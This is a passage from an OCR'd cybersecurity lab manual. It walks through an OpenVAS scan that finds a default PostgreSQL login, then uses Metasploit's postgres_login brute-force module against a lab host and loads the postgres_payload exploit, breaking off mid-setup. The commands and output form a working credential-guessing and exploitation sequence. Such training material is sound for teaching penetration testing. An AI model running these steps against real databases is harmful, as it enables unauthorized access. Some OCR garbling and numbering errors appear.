VULNERABILITY ANALYSIS


16. **Click** any of the high vulverability links to view the description of the vulnerability.

The Open-Vas scan is very intensive and does not always provide the exact same results. If for some reason you do not see the PostgresSQL vulnerability, you can proceed with the lab. Most jobs in information assurance involve regularly scanning systems at given intervals. A vulnerability not detected on one scan, could possibly be detected during a subsequent scan.



VULNERABILITY ANALYSIS

17. **Read** the Vulnerability Detection Result which explains that you can login as user postgres with the password "postgres." In the next section, we will exploit this vulnerability.



VULNERABILITY ANALYSIS


DISCUSSION QUESTIONS:

1. What is nmap and Zenmap?


2. What is OpenVAS?
3. What is Iceweasel?

Attacking the Target


1. **Click** the Kali 2 Metasploit icon from the topology diagram.




2. **Type** a Username of `root` and **click** Next.



3. **Type** a password of `toor` and **click** Sign In.



4. **Click** the black and white icon to launch the Linux terminal.




SEARCHPENING THE KALI 2 TERMINAL

2. **Type** the following command, then **press** Enter, to start the postgresql service.

root@kali2:~# `service postgresql start`

2. **Type** the following command, then **press** Enter, to launch the msfconcole of the Metasploit framework.


root@kali2:~# `msfconsole`



MSFCONSOLE

3. **Type** the following command, then **press** Enter to change the banner.

msf > `banner`



METASPLOIT

Challenge #

5. **Type** the following command, then **press** Enter, to search for the PostgreSQL login auxiliary model.

msf > `search postgres_login`

METASPLOIT

4. **Type** the following command, then **press** Enter, to use the postgreSQL login auxiliary model.

msf > `use auxiliary/scanner/postgres/postgres_login`

METASPLOIT

5. **Type** the following command: `info`, then **press** Enter, to get information about the postgreSQL login auxiliary model.

msf auxiliary(postgres_login) > `info`

```
msf auxiliary(postgres_login) > info

       Name: PostgreSQL Login Utility
     Module: auxiliary/scanner/postgres/postgres_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name              Current Setting
       Required  Description
  ----              ---------------
       --------  -----------
  BLANK_PASSWORDS   false
       no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5
       yes       How fast to bruteforce, from 0 to 5
  DATABASE          template1
       yes       The database to authenticate against
  DB_ALL_CREDS      false
       no        Try each user/password couple stored in the current database
```

METASPLOIT

6. **Scroll** down until you locate the USERNAME value. **Notice** that it is set to postgres.

```
  RHOSTS
       yes       The target address range or CIDR identifier
  RPORT             5432
       yes       The target port
  STOP_ON_SUCCESS   false
       yes       Stop guessing when a credential works for a host
  THREADS           1
       yes       The number of concurrent threads
  USERNAME          postgres
       no        A specific username to authenticate as
```

METASPLOIT

7. **Scroll** to the bottom of the information to **view** the description and the links.

```
Description:
  This module attempts to authenticate against a PostgreSQL instance
  using username and password combinations indicated by the USER_FILE,
  PASS_FILE, and USERPASS_FILE options. Note that passwords may be
  either plaintext or MD5 formatted hashes.

References:
  http://www.postgresql.org
  http://cvedetails.com/cve/1999-0502/
  https://hashcat.net/forum/archive/index.php?thread-4148.html
```

METASPLOIT

8. **Type** the following command, then **press** Enter, to set the IP address of the target machine to `203.0.113.100`.

msf auxiliary(postgres_login) > `set RHOSTS 203.0.113.100`

```
msf auxiliary(postgres_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
```
METASPLOIT

9. **Type** the following command, then **press** Enter, to allow the auxiliary module to try the username for the password.

msf auxiliary(postgres_login) > `set USER_AS_PASS true`

```
msf auxiliary(postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
```
METASPLOIT

10. **Type** the following command, then **press** Enter, to stop the attack when the password is guessed correctly.

msf auxiliary(postgres_login) > `set STOP_ON_SUCCESS true`

```
msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```
METASPLOIT

11. **Type** the following command, then **press** Enter, to view the three options that you set in the auxiliary module.

msf auxiliary(postgres_login) > `show options`

```
File  Edit  View  Search  Terminal  Help
ault_pass.txt      no        File containing passwords, one per line
   Proxies
                   no        A proxy chain of format type:host:port[,type:host:p
ort][...]
   RETURN_ROWSET     true
                   no        Set to true to see query result sets
   RHOSTS            203.0.113.100
                   yes       The target address range or CIDR identifier
   RPORT             5432
                   yes       The target port
   STOP_ON_SUCCESS   true
                   yes       Stop guessing when a credential works for a host
   THREADS           1
                   yes       The number of concurrent threads
   USERNAME          postgres
                   no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_userpass.txt  no        File containing (space-seperated) users and passwor
ds, one pair per line
   USER_AS_PASS      true
                   no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_def
ault_user.txt      no        File containing users, one per line
   VERBOSE           true
                   yes       Whether to print output for all attempts
```

METASPLOIT

12. **Type** the following command, then **press** Enter, to launch the attack.

msf auxiliary(postgres_login) > `run`

```
msf auxiliary(postgres_login) > run

[+] 203.0.113.100:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

METASPLOIT

13. **Type** the following command, then **press** Enter, to search for the exploit for postgres.

msf auxiliary(postgres_login) > `search postgres_payload`

```
msf auxiliary(postgres_login) > search postgres_payload

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/linux/postgres/postgres_payload   2007-06-05       excellent  PostgreSQL for Linux Payload Execution
   exploit/windows/postgres/postgres_payload 2009-04-10       excellent  PostgreSQL for Microsoft Windows Payload Execution
```

METASPLOIT

14. **Type** the following command, then **press** Enter, to search for the exploit for postgres.

msf auxiliary(postgres_login) > `use exploit/linux/postgres/postgres_payload`

```
msf auxiliary(postgres_login) > use exploit/linux/postgres/postgres_payload
```

METASPLOIT

15. **Type** the following command, then **press** Enter, to get information about the PostgreSQL exploit.

msf exploit(postgres_payload) > `info`

```
msf exploit(postgres_payload) > info

       Name: PostgreSQL for Linux Payload Execution
     Module: exploit/linux/postgres/postgres_payload
   Platform: Linux
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-06-05

Provided by:
  midnitesnake
  egypt <egypt@metasploit.com>
  todb <todb@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Linux x86
```

METASPLOIT

16. **Type** the following command, then **press** Enter, to set the IP address of the remote host.

msf exploit(postgres_payload) > `set RHOST 203.0.113.100`

```
msf exploit(postgres_payload) > set RHOST 203.0.113.100
```

METASPLOIT

17. **Type** the following command, then **press** Enter, to set the password to postgres.

